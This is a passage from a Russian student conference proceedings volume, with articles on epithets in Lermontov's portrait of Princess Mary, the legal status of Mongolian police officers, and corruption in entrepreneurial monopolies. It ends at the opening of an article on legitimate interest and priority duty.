2. Мешкова Е.Д. Оценка влияния заёмного капитала на результаты деятельности коммерческих банков. Материалы межвузовской студенческой научно-практической конференции Социально-гуманитарные знания как фактор изменений современного общества. Под общей редакцией М.М. Мусарского, Е.А. Омельченко, А.А. Шевцовой. 2020. С. 45-52. [Электронный ресурс] Режим доступа: https://www.elibrary.ru/item.asp?id=43099827 (Дата обращения: 30.03.2022).

3. Кугелева А.С. Эволюция организационных структур управления // Инновации и инвестиции. 2017. №9. [Электронный ресурс] Режим доступа:https://cyberleninka.ru/article/n/evolyutsiya-organizatsionnyh-struktur-upravleniya (Дата обращения: 30.03.2022).

4. Официальный сайт ПАО Банка «ФК Открытие» [Электронный ресурс] Режим доступа: https://www.open.ru/about (Дата обращения 08.04.2022).

© Е.Д. Мешкова, 2022

ФИЛОЛОГИЧЕСКИЕ НАУКИ

УДК 80

ЭПИТЕТ КАК СРЕДСТВО СОЗДАНИЯ ХУДОЖЕСТВЕННОГО ОБРАЗА КНЯЖНЫ МЕРИ В РОМАНЕ М.Ю. ЛЕРМОНТОВА “ГЕРОЙ НАШЕГО ВРЕМЕНИ”

АЛТУХОВА АЛИНА СЕРГЕЕВНА
студент
ФГБОУ ВО “Воронежский государственный педагогический университет”

Научный руководитель: Заварзина Галина Анатольевна
д. фил. н., доцент
ФГБОУ ВО “Воронежский государственный педагогический университет”

Аннотация: Статья посвящена исследованию роли эпитетов в создании художественного образа на материале романа М.Ю. Лермонтова “Герой нашего времени”. Актуальность исследования определяется тем, что в нём впервые представлена типология эпитетов, используемых М.Ю. Лермонтовых при создании образа Княжны Мери. Особое внимание в работе уделяется эпитетам, способствующим отражению эмоционального состояния лермонтовской героини. Сделан вывод о том, что эпитеты в романе “Герой нашего времени” играют важную роль в создании образа молодой светской барышни первой половины 19 века. Эпитеты служат не только для характеристики внешности и социального положения княжны Лиговской, но и для характеристики её эмоционального состояния и душевных переживаний.
Ключевые слова: эпитет, художественный образ, женский образ, роман, портрет, Лермонтов.

EPITHET AS A MEANS OF CREATING AN ARTISTIC IMAGE OF PRINCESS MARY IN M.Y. LERMONTOV'S NOVEL “HERO OF OUR TIME”

Altukhova Alina Sergeevna

Scientific adviser: Zavarzina Galina Anatolyevna

Abstract: The article is devoted to the study of the role of epithets in the creation of an artistic image based on the material of M.Y. Lermontov's novel “The Hero of Our Time”. The relevance of the study is determined by the fact that it presents for the first time the typology of epithets used by M.Y. Lermontov when creating the image of Princess Mary. Special attention is paid to the epithets contributing to the reflection of the emotional state of the Lermontov heroine. It is concluded that the epithets in the novel “Hero of our Time” play an important role in creating the image of a young secular young lady of the first half of the 19th century. Epithets serve not only to characterize the appearance and social status of Princess Ligovskaya, but also to characterize her emotional state and emotional experiences.
Key words: epithet, artistic image, female image, novel, portrait, Lermontov.

Термин “образ” используется во многих областях науки. Художественный образ является объектом повышенного интереса в искусстве, в частности в литературе. Данный термин трактуется исследователями неоднозначно. А.А. Потебня понимает под “художественным образом” художественное отражение действительности, которое определяется сущностью объекта и существует в сфере сознания и окрашено художественной оценкой субъекта [4]. Е.Б. Борисова предлагает следующее определение: “Образ - это фрагмент, который обладает самостоятельной жизнью и содержанием и создается автором с помощью творческого использования литературного языка.” [2, с. 20]. А.П. Тусичишный и Н.В. Халиков в работе “Образность русской классической прозы” трактуют “образ” как языковое явление, элемент художественного стиля и считают основной задачей образа в тексте - показать читателю скрытую суть объекта, оценку персонажа, пейзажа, функцию объекта [7]. По мнению исследователя Л.И. Тимофеева, изложенному в работе “Основы теории литературы”, “образ - это конкретная и в то же время обобщенная картина человеческой жизни, созданная при помощи вымысла и имеющая эстетическое значение” [6]. Как видно, художественный образ - это особый инструмент, с помощью которого автор позволяет читателю взглянуть на обобщённую действительность через призму своего сознания. Художественным образом может стать любое явление, персонаж, вещь, символ и т.д., творчески воссозданное и осмысленное автором в литературном произведении. Художественный образ характеризуется сильным авторским началом, индивидуальностью, экспрессивностью и своей многогранностью.

Образ персонажа в художественном произведении зачастую создается через описание внешности и особенностей характера героев. При этом в структуру образов обычно входят: портрет, поступки, биография и характеристика героев, их привычки и манеры.

При создании художественного образа наиболее частотными языковыми средствами выступают такие тропеические явления, как эпитет, сравнение и метафора.

Эпитет помогает выразить отношение автора к описываемому предмету или явлению. Традиционно в языкознании эпитет рассматривается исследователями в узком и широком значении. Представители узкого подхода трактуют эпитет как поэтическое определение, выраженное, как правило, именем прилагательным (В.М.Жирмунский, Б.В.Томашевский, А.Н.Веселовский и др.). С точки зрения представителей широкого подхода эпитет, помимо имени прилагательного, может быть представлен именем существительным, наречием, причастием, деепричастием и др. (Л.И.Тимофеев, А.П.Евгеньева, Ю.М.Скребнев и др.). Например, согласно Л.И. Тимофееву, эпитетом может быть “всякое значащее слово, поскольку оно выступает как определяющее по отношению к другому” [6, с. 419].

В данной статье мы придерживаемся широкого понимания термина “эпитет” и считаем основной его функцией - служить средством создания художественного образа персонажей того или иного произведения.

Рассмотрим роль эпитета в создании художественного образа в романе М.Ю. Лермонтова “Герой нашего времени”. Данное произведение пестрит разнообразием женских образов. Героини отличаются по внешности, характеру и имеют разное социальное положение. Но все они выполняют одну общую функцию - помогают раскрыть внутренний мир главного героя Григория Печорина и охарактеризовать его отношение к любви. Наибольший интерес в названном аспекте у исследователей вызывает образ княжны Мери - молодой светской барышни.

Уже при первом упоминании о княжне Мери перед читателем начинает складываться образ очень привлекательной юной особы. Её возраст не упоминается, но авторская характеристика даёт нам понять, что княжна ещё очень молода (ср.: *молоденькая; молодая, едва распустившаяся душа; молоденькая девочка*): *“В эту минуту прошли к колодцу мимо нас две дамы: одна пожилая, другая молоденькая, стройная.”* Мери, несомненно, хороша собой. Печорин, характеризуя её, неоднократно употребляет эпитеты с общим значением “приятная на вид” (ср.: *хорошенькая княжна, княжна Мери прехорошенькая, наша красавица и др.*): *“Хорошенькая княжна обернулась и подарила оратора долгим любопытным взором”*. При этом чаще всего употребляется эпитет “милая” (ср.: *милая княжна, отвечает милой улыбкою, против милой княжны, милое лицо, к милой Мери и др.*).

Особое внимание Печорин уделяет стройной фигуре княжны (ср.: *стройная дама; я не знаю талии более сладострастной и гибкой; гибкая талия; нежный мягкий стан*): *“Она хотела освободить-*

ся от моей руки, но я еще крепче обвил ее нежный мягкий стан".

Но самым выразительным и привлекательным в наружности Мери, по мнению Печорина, являются её бархатные глаза с длинными ресницами (ср.: *у нее такие бархатные глаза — именно бархатные; подняв на меня свои бархатные глаза; ресницы так длинны, что лучи солнца не отражаются в ее зрачках; магнетические глазки*). Стоит отметить, что определения, применимые к существительному "взгляд", на протяжении главы претерпевают изменения. Это связано с внутренними переменами в душе героини, развитием их отношений с Печориным. В начале повествования взгляд княжны *"глубокий", "чудесный", "блестящий", "любопытный"*, ближе к концу - *"беспокойный", "томный"*, а глаза уже не "бархатные" и "магнетические", а *грустные, наполненные слезами* (ср.: *глаза наполнились слезами; глаза ее, неподвижные и полные неизъяснимой грусти; большие глаза, исполненные неизъяснимой грусти*).

При характеристике эмоционального состояния героини частотными являются эпитеты "рассеянно" и "рассеянный" (ср.: *отвечала довольно рассеянно и неудачно; рассеянно слушала, была рассеянна, рассеянный взгляд, отвечала коротко и рассеянно и др.*), которые отражают изменения в отношении ее к Григорию Печорину, произошедшие после случая на балу. Презрение и ненависть постепенно сменяются любовью.

Важным составляющим в структуре образа княжны Лиговской является её социальное положение. Она принадлежит к высшей знати Москвы. Поэтому она, как и полагается знатным барышням того времени, одета дорого и со вкусом (ср.: *они одеты были по строгим правилам лучшего вкуса; княжна Мери одевается со вкусом*). Благородство её происхождения проявляется даже в походке (ср.: *ее легкая, но благородная походка имела в себе что-то девственное*).

Как показало исследование, среди простых эпитетов самая значительная группа – группа адъективных эпитетов (ср.: *лёгкая походка, любопытный взор, бархатные глаза, магнетические глазки, милая княжна, нежная щёчка и др.*), однако встречаются также адвербиальные эпитеты (ср.: *вальсирует удивительно хорошо, одевается со вкусом, шутила очень мило, отвечала рассеянно, поет она плохо, глаза чудесно сверкали и др.*), партициипные, эпитеты-причастия (ср.: *блестящий взгляд; едва распустившаяся душа; глаза, исполненные неизъяснимой грусти*) и субстантивные эпитеты (ср.: *глаза без блеска, наша красавица, это просто ангел, она как цветок, бедняжка и др.*). Адъективные эпитеты, как правило, выражают оценочную семантику (ср.: *милая Мери, хорошенькая княжна, молоденькая дама, магнетические глазки, сладострастная талия, чудесный взгляд, насмешливая улыбка, нежные губы и др.*).

Таким образом, эпитеты в произведении "Герой нашего времени" играют важную роль в создании образа молодой светской барышни первой половины 19 века. Эпитеты служат не только для характеристики внешности и социального положения княжны Лиговской, которая даётся в большей степени главным героем романа - Григорием Печориным, но и для характеристики её эмоционального состояния и душевных переживаний.

Список источников

1. Белинский В. Г. Герой нашего времени. Сочинение М. Лермонтова: [Статья]. СПб., 1840. Ч. 1—2 // Белинский В. Г. М. Ю. Лермонтов: Статьи и рецензии. — Л.: ОГИЗ: Гос. изд-во. худож. лит., 1941. — С. 28—123.
2. Борисова Е. Б. О содержании понятий «художественный образ» и «образность» в литературоведении и лингвистике // Вестник Челябинского государственного университета. Филология. Искусствоведение. 2009. № 35 (173). С. 20–26.
3. Жданович, Н.В. Проблема сущности эпитета в русской лингвистике / Н.В. Жданович // Весці БДПУ. – 2007. – № 4. – Серыя 1. – С. 79-83.
4. Потебня, А.А. Эстетика и поэтика : Сборник. — М. : Искусство, 1976. — 614с. — (История эстетики в памятниках и документах) . — 2.80.

5. Светличная, А. А. Художественный образ и средства его создания / А. А. Светличная. — Текст : непосредственный // Молодой ученый. — 2020. — № 16 (306). — С. 213-215. — URL: https://moluch.ru/archive/306/69038/ (дата обращения: 26.03.2022).

6. Тимофеев, Л.И. Основы теории литературы : учеб.пособие для филол.фак.ун-тов и пед.ин-тов / Л.И.Тимофеев. — 3-е изд.,испр. — М. : Просвещение, 1966. — 478с. — 1.01.

7. Тусичишный, А. П. Образность русской классической прозы / А. П. Тусичишный, Н. В. Халикова - Москва : ФЛИНТА, 2013. - 133 с. - ISBN 978-5-9765-1737-0. - Текст : электронный // ЭБС "Консультант студента" : [сайт]. - URL : https://www.studentlibrary.ru/book/ISBN9785976517370.html (дата обращения: 10.04.2022). - Режим доступа : по подписке.

ЮРИДИЧЕСКИЕ НАУКИ

УДК 340

РАЗВИТИЕ ЗАКОНОДАТЕЛЬСТВА О ПУБЛИЧНО-ПРАВОВОМ СТАТУСЕ СОТРУДНИКА ОВД МОНГОЛИИ И ЕГО РОЛЬ В ОТВЕТСТВЕННОСТИ ЗА ВЫПОЛНЕНИЕ СЛУЖЕБНОГО ДОЛГА

ОЧИРХУЯГ ОДОНБААТАР
слушатель факультета подготовки руководителей (начальников) территориальных органов МВД России
ФГКОУ ВО «Академия управления Министерства внутренних дел
Российской Федерации», подполковник полиции

Аннотация: В данной статье внимательно будут изучены научно-методические стороны развитие законодательства о публично-правовом статусе сотрудника Монголии ОВД и его роль в ответственности за выполнение служебного долга. На основе изучения документации и административного права Монголии, будет проведено сравнительно-правовое аналитическое исследование, рассмотрена проблематика. Данный вопрос стоит очень остро и изучается представителями научного мира, законодателями и представителями общественности. Так же решение данного вопроса является очень важным для сотрудников органов внутренних дел.
Ключевые слова: развитие законодательства о публично-правовом статусе, статус сотрудника Монголии ОВД, ответственность за выполнение служебного долга.

DEVELOPMENT OF LEGISLATION ON THE PUBLIC LEGAL STATUS OF THE EMPLOYEE OF THE MONGOLIA ITS EMPLOYEE AND HIS ROLE IN RESPONSIBILITY FOR THE PERFORMANCE OF DUTY

Ochirhuyag Odonbaatar

Abstract: This article will carefully study the scientific and methodological aspects of the development of legislation on the public legal status of an employee of the Mongolian police department and its role in responsibility for the performance of official duty. Based on the study of the documentation and administrative law of Mongolia, a comparative legal analytical study will be carried out, and issues will be considered. This issue is very acute and is being studied by representatives of the scientific world, legislators and members of the public. Also, the solution of this issue is very important for employees of the internal affairs bodies.
Key words: development of legislation on public law status, the status of an employee of the Mongolian police department, responsibility for the performance of official duty.

Какими правами и полномочиями обладают сотрудники органов внутренних дел, какое административно-правовое положение они занимают и каким образом их административно-правовой статус может быть улучшен – это очень серьёзные вопросы и проблемы, которые постоянно изучаются исследователями, представителями органов власти. Также эти вопросы очень важны для самих сотрудников правоохранительных органов и являются актуальными для представителей гражданского сообщества.

В разных странах административно правовой статус сотрудника органов внутренних дел определен по-разному, нет единого подхода в определении административно-правового статуса сотрудника органов внутренних дел, нет единых подходов к реализации и воплощению указанного статуса, в каждом государстве существует своя нормативная база для регулирования административно-правового статуса сотрудника органов внутренних дел. По той причине, что в разных государствах существуют различные подходы, остановимся на подходах современных учёных и законотворцев к вопросу административно-правового статуса сотрудника органов внутренних дел, который используется в современной Монголии [1, с. 125].

Вопросы воплощения правового статуса сотрудников правоохранительных органов – это важные и актуальные вопросы в научно-исследовательской и правоохранительной деятельности разных государств.

На современном этапе развития государственности Монголии не выработано научных положений для административно-правового статуса сотрудников органов внутренних дел. В качестве объекта для изучения правового статуса будут приняты общественные отношения, которые позволяют выделить и воплотить в правоохранительной системе органов внутренних дел Монголии административно-правовой статус их сотрудников. В качестве предмета для исследования примем систему юридического законодательства Монголии, политику кадрового обеспечения органов внутренних дел, правовой статус и регламент административного статуса сотрудников органов внутренних дел Монголии [2, с. 85].

По умолчанию, в теории права под статусом личности в обществе, который имеет юридическое обоснование и отражен в юридических документах понимается определение правового статуса. Правовой статус личности опирается на фактическое положение человека в обществе: какое место и роль человек играет в координатах внутри общества. Данное фактическое положение личности может быть разнообразно оформлено юридически, для этого применяются специальные юридические инструменты. В основе признания личности, как полноправной, лежит определение этой личности как способной совершать действия и обладать системой прав. То есть статус человека тогда считается юридически обоснованным, когда данный человек правоспособен и дееспособен.

Таким образом, мы видим идентичность понятия правового статуса и правового положения. В 2017 году, 9 февраля в Монголии был принят закон «О полицейской службе». Данным законом была юридически закреплены права и задачи сотрудников полиции Монголии.

Согласно данному закону в целом и ч. 16.3 ст. 16, в частности правительство Монголии определило круг задач для Управления полиции Монголии. Исходя из данных задач, сотрудники полиции обязаны исполнять свои функции, не выходя за рамки законодательства Монголии и своевременно предоставлять отчёты о результатах деятельности Управления полиции перед правительством Монголии. Тем же Законом возложено на Управление полиции решение вопросов дознания, расследования и правоприменения. Однако, данный закон не содержит в себе нормативных указаний и определений о правовом статусе сотрудников полиции и органов внутренних дел Монголии [3, с. 45].

Из этого можно сделать вывод, что требуется еще и законопроект «О правовом положении сотрудника правоохранительной службы», который был бы способен не только законодательно сформулировать определение статуса сотрудника полиции и органов внутренних дел Монголии, но и внести положительные изменения в существующую ситуацию правового регулирования. Такой законопроект мог бы содержать в себе юридически закреплённые определения, понятие правоохранительных органов, понятие «сотрудник полиции», «сотрудник правоохранительных органов» и другие не менее значимые понятия.

Основные проблемы правового положения сотрудников правоохранительных органов в Монголии:

- слабая законодательная база, регулирующая экономическую, политическую и социальную стороны гражданского общества,
- отсутствие внесения изменений в законодательную базу с учётом современного развития общества,
- неэффективность защиты сотрудников правоохранительных органов и членов их семей.

Правительство Монголии признаёт значение и важность работы сотрудников полиции и органов внутренних дел Монголии для эффективной работы органов государственной власти. Об этом можно судить по содержанию части 1 статьи 11 Конституции Монголии, в которой сказано: «Охрана независимости и национальной безопасности, а также общественного порядка является обязанностью государства Монголии».

Обязанности государства по защите прав и свобод граждан этого государства закреплены в части 1 статьи 19 Конституции Монголии. Там же отмечено, что на государство возложены обязанности гарантировать социальное и юридические права личности, нещадно бороться со случаями нарушения этих прав, укреплять и восстанавливать эти права, если они были утрачены или ущемлены.

Исполнение норм по защите прав и свобод личности граждан Монголии возложено не только на государство, но и на органы внутренних дел Монголии. Насколько успешно будет проходить служба сотрудника правоохранительных органов Монголии зависит не только от Управления полиции, но и от ряда факторов. Сотрудник правоохранительных органов Монголии является представителем органов внутренних дел и осуществляет деятельность по соблюдению правопорядка. Именно в этой деятельности по обеспечению правопорядка реализуется правовое положение сотрудника полиции Монголии [4, с. 67].

По состоянию на вторую половину 2021 года статистические данные содержат сведения о более чем 9 000 сотрудников органов внутренних дел Монголии. Эффективная деятельность правоохранительных органов зависит от числа и доли профессиональных сотрудников в рядах органов внутренних дел Монголии. Если Управление правоохранительных органов и правительство в целом не реализуют и не удовлетворяют насущные потребности сотрудников полиции, что является обязательным для современного мира, то сотрудники правоохранительных органов оказываются незащищенными в правовом и социальном планах. В связи с чем наблюдается утечка кадров.

Для повышения эффективности исполнения своих функций органами внутренних дел Монголии необходимо укреплять положение сотрудников, корректировать внутреннее положение и уставы для того, чтобы правовой статус сотрудников правоохранительных органов в Монголии соответствовал нормам, принятым в современных обществах.

Следовательно, все перечисленные факты свидетельствуют о том, что законодательно в Монголии не учтены все особенности, факторы и нюансы, которые позволят сформировать правовое положение сотрудника органов внутренних дел Монголии на достойном уровне. Примеры факторов, не вошедших в Закон «О полицейской службе» Монголии:

- особенности кадровой политики и менеджмента в государственной службе,
- научно-исследовательские стороны развития и формирования структуры кадрового состава Центрального аппарата Министерства внутренних дел Монголии,
- роль человеческого фактора в системе государственных органов Монголии,
- политически-важные направления по формированию кадровой политики при найме на службу в ряды органов внутренних дел Монголии,
- исторический и национальный аспекты формирования органов внутренних дел Монголии.

Все вышеизложенные факторы необходимо тщательным образом изучить и внедрить в законопроекты, издаваемые органами власти в Монголии. Правовое положение сотрудников правоохранительных органов Монголии должно соответствовать современным тенденциям, принятым в мировом сообществе. Текущее состояние правового статуса сотрудников полиции требует наблюдения, изучения и улучшения для того, чтобы законодательная и исполнительная власти в Монголии могли исполнять свои обязанности с большей эффективностью.

Список источников

1. Мурат Д. Актуальные вопросы формирования системы заслуг (merit system) в государственной службе Монголии / Д. Мурат // Труды Академии управления МВД России. – 2020. – № 3 (55).

2. Мурат Д. Основные направления совершенствования кадровой политики в органах внутренних дел Монголии// Сборник Всероссийской научно-практической конференции «Управление полицией в современных условиях» // Нижний Новгород, 21 марта 2019 года.

3. Мурат Д. Современное состояние и основные задачи политики человеческого ресурса в органе исполнения судебных решений Монголии // Материалы Международной научной конференции молодых ученых, магистрантов, докторантов, практических работников. 2020.

4. Мурат Д. Современное состояние формирования кадровой политики уголовно-исполнительной системы (на примере Монголии) // Ежеквартальное научно-теоретический журнал «Вестник Санкт-Петербургского университета МВД России». СПб.: №3: 2020.

УДК 34.096

К ВОПРОСУ О КОРРУПЦИОННОЙ СОСТАВЛЯЮЩЕЙ В ПРЕДПРИНИМАТЕЛЬСКОЙ ДЕЯТЕЛЬНОСТИ

ШАФИКОВА АДЕЛИЯ МАРАТОВНА,
ЕРОФЕЕВА СВЕТЛАНА ДМИТРИЕВНА
Студенты, 3 курс
ФБГОУ ВО «Оренбургский государственный университет»

Научный руководитель: Ковалева Ольга Александровна
кандидат юридических наук, доцент кафедры гражданского права и процесса, доцент
ФБГОУ ВО «Оренбургский государственный университет»

Аннотация: Данная статья посвящена такому негативному явлению в обществе, как коррупция. Это негативное явление способно поражать любые отрасли общественных отношений, в том числе, и предпринимательскую деятельность. В рамках данной работы рассматриваются причины и последствия предпринимательской коррупции, а также вопросы коррупционной составляющей в предпринимательских монополиях, так как монополистические предприятия являются объектом внимания во многих исследованиях.
Ключевые слова: коррупция, предпринимательская деятельность, предпринимательская коррупция, монополии, естественные монополии, предпринимательские монополии.

ON THE ISSUE OF THE CORRUPTION COMPONENT IN ENTREPRENEURIAL ACTIVITY

Shafikova Adelia Maratovna,
Erofeeva Svetlana Dmitrievna

Scientific supervisor: Kovaleva Olga Aleksandrovna

Abstract: This article is devoted to such a negative phenomenon in society as corruption. This negative phenomenon can affect any branch of public relations, including entrepreneurial activity. Within the framework of this work, the causes and consequences of entrepreneurial corruption are considered, as well as the issues of the corruption component in entrepreneurial monopolies, since monopolistic enterprises are the object of attention in many studies.
Keywords: corruption, entrepreneurial activity, entrepreneurial corruption, monopolies, entrepreneurial monopolies.

Прежде всего, хотелось бы определить, что же представляет собой предпринимательская деятельность. Так, под предпринимательской деятельностью следует понимать самостоятельную, осуществляемую на свой риск деятельность, направленную на систематическое получение прибыли от выполнения работ или оказания услуг лицами, зарегистрированными в качестве предпринимателей в установленном законом порядке. Данное определение вытекает из положений ст. 2, ст. 23 ГК РФ [1].

На данный момент развития предпринимательства мы можем наблюдать в Российской Федерации такую ситуацию, в которой российские предприниматели воспринимают коррупцию как составляющую вынужденных затрат, а также считают это нормой в ходе осуществления своей деятельности. На законодательном уровне нет закрепленного определения понятия «предпринимательская коррупция», поэтому выработку понятия следует осуществить путем анализа различных научных трудов, а также принимая во внимание определение коррупции в экономической сфере. Таким образом, под предпринимательской коррупцией можно понимать подкуп (получение, обещание, предложение, дача или вымогательство взятки) или же любое другое незаконное использование лицом своей осуществляемой предпринимательской деятельностью, связанное с получением выгоды. В предпринимательской коррупции необходимо рассматривать деятельность лиц на в сфере управления и бизнеса, которая, безусловно, приносит потери финансовых и иных ресурсов для нашего государства, ОМСУ, иных предпринимателей.

К основным причинам существования предпринимательской коррупции РФ можно причислить следующие:

– Вымогательство, которое осуществляется для получения взяток в виде денежных средств, различных подарков или же услуг при осуществлении предпринимателем своей деятельности во взаимодействии с иными участниками рынка;

– Нарушение прав предпринимателей – наиболее распространенными нарушениями прав предпринимателей являются факты, когда чиновники, игнорируя требования закона, подвергают предпринимателей необоснованным проверкам, требуют информацию, образцы продукции, которые не являлись предметами проверки, препятствуют тем самым законной хозяйственной деятельности. В связи с этим, «коррупционная модель поведения» представляется предпринимателю более эффективной по сравнению с законными методами ведения своего бизнеса [9].

– Бюрократический произвол, а также создание административных барьеров, что в дальнейшем закрепляет коррупционные связи в среде предпринимателей и др.

Особое внимание также хотелось бы уделить вопросу предпринимательских монополий и наличия в них коррупционной составляющей.

Анализ главы 2 ФЗ от 26.07.2006 N 135-ФЗ «О защите конкуренции» позволяет сделать вывод о том, что монополистическая деятельность представляет собой ничто иное, как злоупотребление хозяйствующим субъектом, группой лиц своим доминирующим положением, соглашения или согласованные действия, запрещенные антимонопольным законодательством, а также иные действия (бездействие), признанные в соответствии с федеральными законами монополистической деятельностью [3].

Несмотря на то, что в приведенном выше определении мы видим отрицательность наличия предпринимательских монополий, мы, напротив, можем также выделить и положительные аспекты их существования. Так, к примеру, предпринимательские монополии могут оказывать положительное ускорение совершенствования современных технологий, что предоставляет возможность проводить достаточно затратные научно-исследовательские и опытно-конструкторские работы. Что немаловажно, предпринимательские монополии способствуют процессу эффективного разделения рынка на отдельные секторы, что в дальнейшем приводит к формированию дифференцированных цен на товары и услуги.

На законодательном уровне закреплено понятие естественных монополий. Так, в ФЗ от 17.08.1995 N 147-ФЗ «О естественных монополиях», а именно в статье 3 указано, что естественная монополия – это состояние товарного рынка, при котором удовлетворение спроса на этом рынке эффективнее в отсутствие конкуренции в силу технологических особенностей производства (в связи с существенным понижением издержек производства на единицу товара по мере увеличения объема производства), а товары, производимые субъектами естественной монополии, не могут быть заменены в потреблении другими товарами, в связи с чем спрос на данном товарном рынке на товары, производимые субъектами естественных монополий, в меньшей степени зависит от изменения цены на этот товар, чем спрос на другие виды товаров [4].

Наличие естественных монополий в предпринимательстве оправдывается тем, что конкуренция

есть основа существования и функционирования свободной рыночной модели, и именно поэтому государство их защищает, и мы понимаем, что существует ряд услуг и товаров, обладающих специфическими чертами. Их особенность состоит в том, что они имеют очень важное значение для экономики страны, и именно поэтому в большинстве случаев предложение подобных продуктов одним продавцом является оправданным и рациональным.

Такие монополисты, как, например, ПАО «Ленэнерго», снабжают светом Санкт-Петербург и Ленинградскую область, и мы видим, что иных конкурентов у данной компании нет. Таким же примером выступает компания «Росводоканал Оренбург», которая обеспечивает услугами водоснабжения и водоотведения около 600000 жителей города Оренбурга и более 4000 предприятий. Описанные отрасли представляют собой исключения, на которые не будет распространяться антимонопольное законодательство РФ, и, о чем важно упомянуть, работу таких монополий регулирует и контролирует само государство.

Также, хотелось бы упомянуть в качестве естественного монополиста такую компанию, как ОАО «Российские железные дороги». Данная компания является естественной монополией на российском рынке, и она оказывает ключевое значение на развитие экономики нашей страны. Практически все железные дороги в РФ принадлежат данной компании. Однако, стоит сказать, что в компания РЖД может также злоупотреблять своим монопольным положением на рынке. К примеру, это может быть повышение цен на некоторые направления, в связи с чем, порой, гражданам становится выгоднее выбирать авиаперелеты.

В качестве примера можно также привести компанию «Ростелеком», осуществляющую предоставление услуг связи и интернета. Интернет и связь компании «Ростелеком» являются единственным вариантом доступа к интернету во многих регионах России. Неоднократно были замечены случаи недобросовестного повышения цены интернет и ухудшение качества связи. Таким образом, на примере приведения таких компаний, как «РЖД» и «Ростелеком» мы видим, что чаще всего компании злоупотребляют именно повышением цен на свои услуги, чувствуя свою востребованность и незаменимость.

По мнению Пименова Н.А., коррупция прямо зависит от монополии государства на выполнение некоторых видов деятельности (например, монополия на государственные закупки ряда товаров) и от бесконтрольности деятельности чиновников, но обратно зависят от вероятности и тяжести наказаний за злоупотребления. Коррупция проявляется в различных сферах экономической деятельности человека, которые в совокупности формируют своеобразные рынки. Формирование рынка коррупционных услуг связано с распределением сфер влияния между чиновниками и порядком их взаимодействия между собой [10].

Таким образом, мы видим, что коррупция, как негативное общественное явление, присутствует и в предпринимательской деятельности, в том числе и в предпринимательских монополиях. Чувствуя свое превосходство, компании могут злоупотреблять своим положением на рынке, что, безусловно, приносит свои негативные последствия: коррупционные действия негативным образом изменяют конкурентную среду в бизнесе, использование коррупционных практик в деловой среде ведет к искажению рыночного ценообразования, использование коррупционных действий предпринимателями способствует уклонению от уплаты налогов и развитию теневого сектора экономики.

Иванова А.А. в своей научной работе справедливо указывает, что влияние коррупции, а точнее, сложившееся «коррупционное давление» на современное предпринимательство в Российской Федерации как негативное явление ведет к слиянию бизнеса и власти, разложению малого и среднего предпринимательства, образованию монополий, стагнации экономических отношений, замедлению развития предпринимательской деятельности, игнорированию правового поля государства [7].

Подводя итог данной работе, мы можем прийти к выводу, что для того, чтобы преодолеть искаженное представление о том, что коррупция в предпринимательской деятельности имеет экономическую выгоду для предпринимателей, необходимо не только вносить соответствующие изменения в законодательство нашей страны, но осуществлять определенный «переворот» и «перелом» в общественных взглядах на коррупцию как легком и удобном способе решения многих вопросов.

Список источников

1. Гражданский кодекс Российской Федерации (ГК РФ) от 30 ноября 1994 года N 51-ФЗ (часть первая) [Электронный ресурс]. – Режим доступа: http://www.consultant.ru/document/Cons_doc_LAW_5142/.
2. О противодействии коррупции [Электронный ресурс]: федеральный закон от 25.12.2008 N 273-ФЗ. – Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_82959/.
3. О защите конкуренции [Электронный ресурс]: федеральный закон от 26.07.2006 N 135-ФЗ. – Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_61763/.
4. О естественных монополиях [Электронный ресурс]: федеральный закон от 17.08.1995 N 147-ФЗ. – Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_7578/.
5. О мерах по совершенствованию организации деятельности в области противодействия коррупции [Электронный ресурс]: Указ Президента РФ от 15 июля 2015 г. N 364. – Режим доступа: https://base.garant.ru/71131326/.
6. Ким, И. О. Анализ коррупционных проявлений в России / И. О. Ким. — Текст : непосредственный // Молодой ученый. – 2018. – № 20 (206).
7. Иванова, А.А. Коррупция в сфере российского предпринимательства / А.А. Иванова // Актуальные проблемы экономики и права. – 2013. – № 3 ISSN: 1993-047X.
8. Ботнев, В.В. Сущность, причины и последствия деловой коррупции в российской Федерации / В.В. Ботнев // Государственная служба. – 2014. – № 5 (91) ISSN: 2070-8378.
9. Гаража Н.А., Мухтарова д. Оценка влияния коррупции на предпринимательскую деятельность. Естественно-гуманитарные исследования– 2017. – № 17 (3) ISSN: 2309-4788.
10. Пименов, Н.А. Обеспечение противодействия коррупции: учебник. [Электронный ресурс]. – Режим доступа: https://www.litmir.me/bd/?b=608129.

© А.М. Шафикова, С.Д. Ерофеева, 2022

УДК 342.74

ЗАКОННЫЙ ИНТЕРЕС И ПРИОРИТЕТНАЯ ОБЯЗАННОСТЬ: СООТНОШЕНИЕ И ВЗАИМОСВЯЗЬ

ХРОНИ НАТАЛЬЯ НИКОЛАЕВНА
Адъюнкт 3-го факультета подготовки научных и научно-педагогических кадров
Академия управления МВД России (г. Москва)

Научный руководитель: Репьев Артем Григорьевич
доктор юридических наук, доцент, профессор кафедры государственно-правовых дисциплин,
Академия управления МВД России (г. Москва)

Аннотация: В статье автором предпринята попытка провести исследование понятий «приоритетная обязанность» и «законный интерес», проанализировать аспекты взаимодействия, соотношения и наличия отличительных черт между исследуемыми феноменами. Перечисляются основные характеристики данных понятий, а также обозначается значение указанных явлений для развития демократических процессов и преодоления негативных тенденцией в обществе.
Ключевые слова: «приоритетная обязанность», «законный интерес», «субъективное право», «правовой статус», «права человека».

LEGITIMATE INTEREST AND PRIORITY DUTY: CORRELATION AND INTERRELATION

Khroni Natalia Nikolaevna

Scientific adviser: Repev Artem Grigorievich

Abstract: In the article, the author attempts to conduct a study of the concepts of "priority duty" and "legitimate interest", to analyze aspects of interaction, correlation and the presence of distinctive features between the studied phenomena. The main characteristics of these concepts are listed, and the significance of these phenomena for the development of democratic processes and overcoming negative trends in society is indicated.
Key words: "priority duty", "legitimate interest", "subjective right", "legal status", "human rights".

В научных исследованиях получил распространение эффективный и результативный метод сравнения и анализа различных правовых категорий, с целью выявления наличие единства, различия, взаимосвязи и противоречий между ними (Д. А. Липинский, А. В. Малько, В. В. Нырков, А. Г. Репьев) [1]. Данный метод позволяет добиться четкого понимания места и роли исследуемых феноменов в правовой науке. Попробуем подвергнуть такому анализу, относительно новые категории «приоритетная обязанность» и «законный интерес».

